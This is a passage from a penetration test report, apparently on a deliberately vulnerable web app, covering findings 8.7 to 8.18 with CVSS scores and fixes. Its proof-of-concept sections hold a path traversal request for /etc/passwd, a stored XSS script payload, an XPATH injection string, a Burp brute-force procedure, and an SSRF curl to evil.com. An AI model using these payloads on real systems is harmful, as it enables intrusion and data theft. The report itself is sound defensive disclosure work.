- https://owasp.org/www-community/Broken_Access_Control
- https://portswigger.net/kb/issues/00100850_broken-access-control

Solution

To solve this problem, restrict the endpoint to authenticated users by implementing access controls.

8.7 Exposure of Sensitive Application Configuration via Unprotected /api/config Endpoint

Vulnerability Summary

Severity	**High**
CVSS Score	8.6
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
CWE-ID	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor CWE-522: Insufficiently Protected Credentials CWE-284: Improper Access Control
Affected Endpoint	GET /api/config
OWASP Top 10	A01:2025 - Broken Access Control A04:2025 - Cryptographic Failures

Description

The application exposes the `/api/config` endpoint without enforcing any authentication or authorization mechanisms. This endpoint returns internal configuration data, including highly sensitive secrets and infrastructure details such as database connection strings, cloud storage endpoints, and third-party API keys. Storing secrets in plaintext and returning them directly to the client results in a complete loss of confidentiality. An attacker does not need to perform any exploitation beyond sending a simple HTTP request to obtain credentials that can be used for further compromise of the application and its underlying infrastructure.

Preconditions

- No authentication or authorization is required
- Endpoint is publicly accessible over HTTP

Proof of Concept (PoC)

Supporting evidence: `Exposure of Sensitive Application Configuration via Unprotected Endpoint.mp4`

- http://localhost:3000/api/config

Impact

Business Impact:

- Exposure of sensitive infrastructure and configuration data
- Risk of abuse of cloud resources and third-party services

Technical Impact:

- Disclosure of database connection details enabling direct database attacks
- Increased likelihood of lateral movement and privilege escalation

References

- https://owasp.org/API-Security/editions/2023/en/0xa8-security-misconfiguration/

Solution

Add authentication to endpoint.

Security Recommendation

In addition, access to administrative endpoints should be restricted to the internal network only.

8.8 Path Traversal Allows Unauthorized Access to Sensitive System Files (/etc/passwd)

Vulnerability Summary

Severity	**High**
CVSS Score	8.6
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
CWE-ID	CWE-22: Improper Limitation of a Pathname to a Restricted Directory
Affected Endpoint	GET /api/file
OWASP Top 10	A05:2025 - Injection A02:2025 - Security Misconfiguration

Description

The application fails to properly validate and sanitize user-supplied input in the `path` parameter of the `/api/file` endpoint. By supplying directory traversal sequences such as `../`, an attacker can escape the intended application directory and access arbitrary files on the underlying operating system.
As a result, an attacker can read sensitive system files such as `/etc/passwd`, exposing information about system users and potentially enabling further targeted attacks against the infrastructure.

Preconditions

- No authentication or authorization is required
- Endpoint accepts user-controlled input via the `path` parameter
- No proper path validation or directory restriction is enforced

Proof of Concept (PoC)

Supporting evidence: `Path Traversal Allows Unauthorized Access to Sensitive System Files.mp4`

- http://localhost:3000/api/file?path=../../../etc/passwd&type=text/plain

Impact

Business Impact:

- Exposure of sensitive server-side information
- Increased risk of targeted attacks against the infrastructure
- Potential regulatory non-compliance if system or application secrets are disclosed
- Loss of trust in the security posture of the application

Technical Impact:

- Arbitrary file read on the server
- Disclosure of system user accounts via `/etc/passwd`
- Possibility to access additional sensitive files (e.g., configuration files, credentials, API keys)
- Increased attack surface for further exploitation, including privilege escalation and remote code execution (depending on accessible files)

References

- https://owasp.org/www-community/attacks/Path_Traversal
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- https://portswigger.net/web-security/file-path-traversal

Solution

Validate the user input by comparing it against allowlist.

Security Recommendation

Avoid direct file system access based on user input and instead store files in a temporary directory under randomly generated names, using a key-value database to map original filenames to internal identifiers, ensuring that only explicitly registered files can be accessed.

8.9 Missing Rate Limiting Allows Mass Email Sending (Email Flooding Abuse)

Vulnerability Summary

Severity	**High**
CVSS Score	8.6
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H
CWE-ID	CWE-770: Allocation of Resources Without Limits or Throttling
Affected Endpoint	GET /api/email/sendSupportEmail
OWASP Top 10	A06:2025 - Insecure Design

Description

The application fails to enforce any rate limiting or abuse prevention mechanisms on endpoints responsible for sending emails. As a result, an attacker can repeatedly invoke the email-sending functionality and trigger a large number of outgoing messages in a very short period of time. While an account is required to access this functionality, accounts can be created anonymously and without verification, which does not effectively prevent abuse of the email-sending endpoints.
This allows attackers to misuse the application as an unauthorized email relay, leading to email flooding, spam distribution, and potential abuse of the underlying mail infrastructure.

Preconditions

- The email-sending endpoint is accessible to non-authenticated users
- No CAPTCHA or abuse prevention controls are in place

Proof of Concept (PoC)

Supporting evidence: `Missing Rate Limiting Allows Mass Email Sending (Email Flooding Abuse).mp4`

Impact

Business Impact:

- Abuse of the application to send spam emails
- Increased risk of being blacklisted by major email providers
- Loss of user trust and reputational damage

Technical Impact:

- No control over email-sending functionality
- Potential exhaustion of SMTP or mail service resources
- Increased operational costs
- Possible denial of service (DoS) against the email infrastructure

References

- https://medium.com/@Arul-Hacks/no-rate-limiting-on-email-verification-otp-flooding-poc-6b7bcb0aa761
- https://attack.mitre.org/techniques/T1667/
- https://www.hornetsecurity.com/en/blog/email-bombing/

Solution

Use rate limiting and abuse-prevention mechanisms on all email-sending functionalities.

8.10 Stored Cross-Site Scripting (XSS) in Marketplace "Send Testimonial" Functionality

Vulnerability Summary

Severity	**High**
CVSS Score	7.6
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:L
CWE-ID	CWE-79: Improper Neutralization of Input During Web Page Generation (XSS)
Affected Endpoint	POST /api/testimonials
OWASP Top 10	A05:2025 - Injection

Description

The Marketplace "Send Testimonial" functionality is vulnerable to Stored Cross-Site Scripting (XSS). User-supplied input submitted through the testimonial submission form is stored persistently by the application and later rendered within the Marketplace interface without proper sanitization or output encoding.
As a result, an attacker can inject malicious JavaScript payloads that are executed in the browsers of other users who view the affected content, leading to persistent client-side code execution.

Preconditions

- Application allows users to submit testimonials
- User input is stored persistently on the server

Proof of Concept (PoC)

Supporting evidence: `Stored Cross-Site Scripting (XSS) in Marketplace ‘‘Send Testimonial’’.mp4`

```
<script>
document.body.style.filter = "grayscale(100%)";
document.body.insertAdjacentHTML("afterbegin",
"<h2 style='colorred'>XSS UI control demonstrated</h2>");
</script>
```

Impact

Business Impact:

- Manipulation of the user interface and content presented to users
- Increased risk of phishing, fraud, and user impersonation
- Theft of sensitive user data, including session tokens and personal information

Technical Impact:

- Arbitrary JavaScript execution in the victim's browser
- High potential for chaining with other vulnerabilities

References

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/cross-site-scripting/stored
- https://portswigger.net/kb/issues/00200100_cross-site-scripting-stored

Solution

All input should be validated.

8.11 XPATH Injection Leading to Exposure of Sensitive Partner Information

Vulnerability Summary

Severity	**High**
CVSS Score	7.5
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE-ID	CWE-643: Improper Neutralization of Data within XPATH Expressions
Affected Endpoint	GET /api/partners/searchPartners?keyword=
OWASP Top 10	A05:2025 - Injection

Description

The application embeds user-controlled input directly into XPATH queries without proper validation, escaping, or parameterization. This allows an attacker to inject crafted XPATH expressions that alter the intended query logic.
By manipulating the structure of the XPATH query, an attacker can bypass access restrictions and retrieve arbitrary XML nodes from the backend data store. As a result, sensitive partner information that should remain confidential can be disclosed to unauthorized users.

Preconditions


- No authentication is required to access the endpoint
- Endpoint accepts user input via the `keyword` GET parameter
- No input validation or XPATH query parameterization is enforced

Proof of Concept (PoC)

1. Send a request to the vulnerable endpoint with a crafted XPATH payload.
2. Use the following payload in the `keyword` parameter:
   - `')]/parent::*[contains(., '`
3. Example request:

```
GET /api/partners/searchPartners?keyword=')] /parent::*[contains(., '
```

This payload breaks out of the original XPATH context and injects a new expression, causing the application to return additional XML nodes. As a result, sensitive partner data is exposed in the server response.



Impact

Business Impact:

- Exposure of sensitive partner information such as personal data, credentials, and financial details
- Loss of trust from business partners and potential termination of partnerships
- Reputational damage and possible legal or regulatory consequences due to data protection violations

Technical Impact:

- Unauthorized access to sensitive data stored in the XML backend
- Disclosure of authentication credentials
- Leakage of confidential financial information
- Enables follow-up attacks such as account takeover and further system compromise

References

- https://owasp.org/www-community/attacks/XPATH_Injection
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/09-Testing_for_XPath_Injection
- https://portswigger.net/kb/issues/00100600_xpath-injection

Solution

In order to solve this problem user input should be strictly validated before being incorporated into XPath queries.

8.12 Unrestricted File Upload Size Allows Denial of Service (Large File Upload Abuse)

Vulnerability Summary

Severity	**High**
CVSS Score	7.5
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
CWE-ID	CWE-400: Uncontrolled Resource Consumption CWE-770: Allocation of Resources Without Limits or Throttling
Affected Endpoint	PUT /api/file/raw
OWASP Top 10	A06:2021 - Insecure Design

Description

The application does not enforce any restrictions on the maximum size of uploaded files. As a result, an attacker can upload excessively large files to the server.
Because the server processes and stores uploaded files without validating their size, this vulnerability allows attackers to exhaust critical resources such as disk space, memory, CPU, and network bandwidth. Repeated uploads of large files can lead to Denial of Service (DoS) conditions, making the application unavailable to legitimate users.

Preconditions

- File upload endpoint is accessible to non-authenticated users
- No request body size restriction at the web server or application level
- No rate limiting on upload attempts

Proof of Concept (PoC)

Supporting evidence: `Unrestricted File Upload Size Allows Denial of Service.mp4`

Impact

Business Impact:

- Service outages due to disk or resource exhaustion
- Increased infrastructure and storage costs
- Potential data loss or service instability

Technical Impact:

- Memory and CPU resource exhaustion, network bandwidth abuse, disk space exhaustion
- Application crash or degraded performance
- Possible cascading failures affecting other services

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://medium.com/@muhammadriva/unrestricted-file-upload-walkthrough-vulnlab-by-yavuzlar-76854ebafe84
- https://portswigger.net/web-security/file-upload

Solution

Enforce strict file size limits on all upload endpoints.

8.13 Lack of Brute Force Protection Allows Account Compromise

Vulnerability Summary

Severity	**High**
CVSS Score	7.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
CWE-ID	CWE-307: Improper Restriction of Excessive Authentication Attempts CWE-799: Improper Control of Interaction Frequency
Affected Endpoints	POST /userlogin All authentication endpoints without rate limiting or account lockout
OWASP Top 10	A07:2025 - Authentication Failures

Description


The application does not implement adequate protection mechanisms against brute force attacks on the authentication functionality. An attacker can repeatedly submit authentication attempts using automated tools without encountering any form of restriction, such as rate limiting, CAPTCHA, or account lockout. Additionally, the application returns distinguishable HTTP responses based on the correctness of the supplied password. When valid credentials are provided, the server responds with HTTP status code `201`, allowing attackers to reliably identify successful authentication attempts and accelerate brute force attacks.

Preconditions


- Attacker has access to a valid user account identifier (email or username)
- Application does not enforce CAPTCHA
- Authentication responses differ based on password correctness

Proof of Concept (PoC)


1. Attempt authentication using an existing user account identifier:
   - Email: `user@mail.com`
2. Intercept the login request using Burp Suite Community Edition.




3. Send the intercepted request to Burp Intruder and configure a brute force attack against the `password` parameter.




4. Start the attack using a password wordlist.
5. Observe the server responses:
   - Incorrect passwords return a different HTTP status code
   - The correct password returns HTTP status code `201`, clearly indicating successful authentication



6. Use the discovered credentials to authenticate via the application's user interface.



7. Successful login confirms full account compromise.



Impact

Business Impact:

- Unauthorized access to user accounts
- High risk of account takeover
- Increased likelihood of credential stuffing attacks
- Potential data breaches and loss of user trust

Technical Impact:

- Authentication endpoints fully vulnerable to brute force attacks
- No rate limiting, account lockout, or monitoring mechanisms in place
- Enables large-scale automated attacks

References

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
- https://portswigger.net/web-security/authentication/password-based#brute-force-attacks
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/03-Testing_for_Weak_Lock_Out_Mechanism

Solution

Use login delays, CAPTCHAs, bonus security questions after 2-3 times failed login attempts and IP restrictions.

Security Recommendation

Allow login only from certain IP addresses for more privileged users accounts.

8.14 Unvalidated External Link Injection in Marketplace

Vulnerability Summary

Severity	Medium
CVSS Score	5.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CWE-ID	CWE-601: URL Redirection to Untrusted Site
Affected Endpoints	POST /api/marketplace PUT /api/marketplace?portfolio_query_filter=&videosrc= Marketplace item rendering page
OWASP Top 10	A06:2025 - Insecure Design A05:2025 - Injection

Description

The marketplace API allows users to submit external URLs without enforcing validation or restriction mechanisms. These user-supplied links are rendered directly on marketplace item pages, exposing end users to untrusted external content.
An attacker with a standard marketplace account can inject arbitrary external URLs, which may lead to silent redirection to phishing pages, malware-hosting websites, or other malicious resources. This behavior enables abuse of the marketplace's trusted context to facilitate social engineering attacks.

Preconditions

- Application does not validate or restrict external URLs
- Links are rendered directly to end users without verification or warning

Proof of Concept (PoC)

Supporting evidence: `Unvalidated External Link Injection in Marketplace.mp4`

- http://localhost:3000/marketplace?portfolio_query_filter=&videosrc=https://evil.com?controls=0

Impact

Business Impact:

- Users can be redirected to phishing or malware-hosting websites
- Loss of user trust in the marketplace platform

Technical Impact:

- Lack of URL validation enables untrusted external redirections
- Attackers can weaponize legitimate marketplace content

References

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
- https://www.invicti.com/learn/unvalidated-redirects-and-forwards

Solution

Use a list of fixed destination pages. The complete page URLs should be stored in a database and never used directly.

8.15 Server-Side Request Forgery via Unvalidated URL Parameter

Vulnerability Summary

Severity	Medium
CVSS Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE-ID	CWE-918: Server-Side Request Forgery (SSRF)
Affected Endpoint	GET /api/file?path=
OWASP Top 10	A10:2025 - Mishandling of Exceptional Conditions

Description

The application exposes an endpoint that retrieves remote resources based on a user-supplied URL parameter without enforcing sufficient validation or restriction mechanisms. The `path` parameter is directly consumed by backend logic to initiate outbound HTTP requests.
As a result, an attacker can fully control the destination of server-side requests, leading to a Server-Side Request Forgery (SSRF) condition. This behavior allows the application server to be abused as a proxy to access unintended external or internal network resources.

Preconditions


- No authentication or insufficient authorization is required
- Endpoint fetches remote resources based on user-supplied input

Proof of Concept (PoC)

1. Send a request to the vulnerable endpoint with an attacker-controlled external URL:

```
curl 'http://localhost:3000/api/file?path=https://evil.com'
```

2. Observe that the application initiates an outbound HTTP request to the attacker-controlled domain.



3. The SSRF condition can be confirmed by monitoring the attacker-controlled server (`evil.com`) and observing an incoming request originating from the application server.
4. The ability to trigger outbound requests indicates that the endpoint can potentially be abused to:
   - Access internal services
   - Interact with cloud metadata endpoints
   - Scan internal network resources

5. Due to environmental restrictions, requests to internal IP ranges (e.g., `127.0.0.1`, `10.0.0.0/8`, `169.254.169.254`) could not be verified during testing.

Impact

Business Impact:

- Potential access to internal services and infrastructure
- Risk of sensitive data exposure
- Increased attack surface for lateral movement
- Reputational and security risks associated with backend network exposure

Technical Impact:

- Arbitrary server-side HTTP requests can be initiated by an attacker
- Lack of URL validation and egress filtering
- High likelihood of internal network probing and data exfiltration

References

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery
- https://medium.com/@ajay.monga73/defending-against-ssrf-understanding-detecting-and-mitigating-server-side-request-forgery-f2d1fd62413d
- https://portswigger.net/web-security/ssrf

Solution

Use allowlists that require specific IPs and URLs.

8.16 Unvalidated Redirect Allows Redirection to Arbitrary External Websites

Vulnerability Summary

Severity	Medium
CVSS Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE-ID	CWE-601: URL Redirection to Untrusted Site (Open Redirect)
Affected Endpoint	GET /api/goto
OWASP Top 10	A01:2025 - Broken Access Control A05:2025 - Injection

Description

The application fails to validate or restrict user-supplied input provided in the `url` parameter of the `/api/goto` endpoint. As a result, an attacker can supply an arbitrary external URL and cause the application to redirect users to a malicious or untrusted website.
This vulnerability allows the application to be abused as an open redirector, enabling attackers to leverage the trust associated with the legitimate domain to facilitate phishing, social engineering, or malware distribution campaigns.

Preconditions

- No authentication or insufficient authorization is required to access the endpoint
- Endpoint accepts user-controlled input via the `URL` parameter

Proof of Concept (PoC)

Supporting evidence: `Unvalidated Redirect Allows Redirection to Arbitrary External Websites.mp4`

- curl -I "http://localhost:3000/api/goto?url=http://malicioussite.com"

Impact

Business Impact:

- Increased risk of phishing and social engineering attacks
- Abuse of the application's trusted domain to redirect users to malicious sites
- Reputational damage due to exploitation of user trust
- Potential legal or compliance implications if users are harmed

Technical Impact:

- Unvalidated user-controlled redirects
- Application can be used as an open redirector
- Vulnerability can be chained with other attack vectors

References

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/04-Testing_for_Client-side_URL_Redirect

Solution

Use a list of approved URLs or domains to be used for redirection.

8.17 Broken Access Control Allows Unauthorized Modification of Other Users' Accounts via IDOR

Vulnerability Summary

Severity	Medium
CVSS Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
CWE-ID	CWE-639: Authorization Bypass Through User-Controlled Key CWE-284: Improper Access Control
Affected Endpoint	DELETE /api/user/id/{id}
OWASP Top 10	A01:2025 - Broken Access Control

Description

The application fails to properly enforce object-level authorization on the `/api/user/id/{id}` endpoint. A low-privileged authenticated user can manipulate the `id` parameter in a DELETE request to perform actions on other users' accounts.
The endpoint relies solely on client-supplied identifiers without verifying whether the authenticated user is the legitimate owner of the targeted resource or has sufficient privileges to perform the requested operation. As a result, unauthorized users can modify or delete data belonging to other accounts, leading to horizontal and potential vertical privilege escalation.


Preconditions

- One user account has a profile image configured
- Backend does not validate object ownership or enforce proper authorization


Proof of Concept (PoC)

1. Log in as User1 and configure a profile image


2. Log in as User2 (standard user without a profile image)



3. Attempt to remove User2's profile image



- Intercept the DELETE request using Burp Suite




- Observe the request:

```
DELETE /api/user/id/{user2_id}
```


4. Enumerate user identifiers by iterating values in:

```
/api/user/id/{id}
```



5. Modify the intercepted request:

- Change `{id}` to User1's identifier
- Inject unauthorized parameters (e.g. `isAdmin=true`)



6. Send the modified request
7. Observe that the request succeeds despite:
    - The attacker not being the resource owner
    - The attacker lacking administrative privileges
    - The target account not meeting operation preconditions

This confirms unauthorized cross-user access and privilege manipulation.

Impact

Business Impact:

- Unauthorized modification of user accounts
- Potential privilege escalation to administrative roles
- Loss of trust in user data integrity
- Increased risk of regulatory and compliance violations

Technical Impact:

- Broken object-level authorization (IDOR)
- Horizontal and potential vertical privilege escalation
- Full compromise of user account integrity
- Authorization controls bypassed despite authentication

References

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.ht
- https://portswigger.net/web-security/access-control/idor

Solution

Enforce access control checks for every request.

8.18 User Enumeration in Two-Step Login Flow Allows Account Discovery

Vulnerability Summary

Severity	Medium
CVSS Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE-ID	CWE-204: Observable Response Discrepancy CWE-200: Exposure of Sensitive Information
Affected Endpoints	GET /newuserlogin GET /passwordcheck POST /userlogin
OWASP Top 10	A07:2025 - Authentication Failures

Description

The application implements a two-step authentication flow in which user existence is validated before password verification. This design introduces an information disclosure issue that allows attackers to determine whether a specific username or email address is registered in the system.
When a non-existent username is supplied, the application immediately rejects the authentication attempt. However, once an account with the same username exists, the application allows progression to the password entry step. The observable difference in application behavior clearly indicates whether a given account exists, enabling reliable user enumeration.

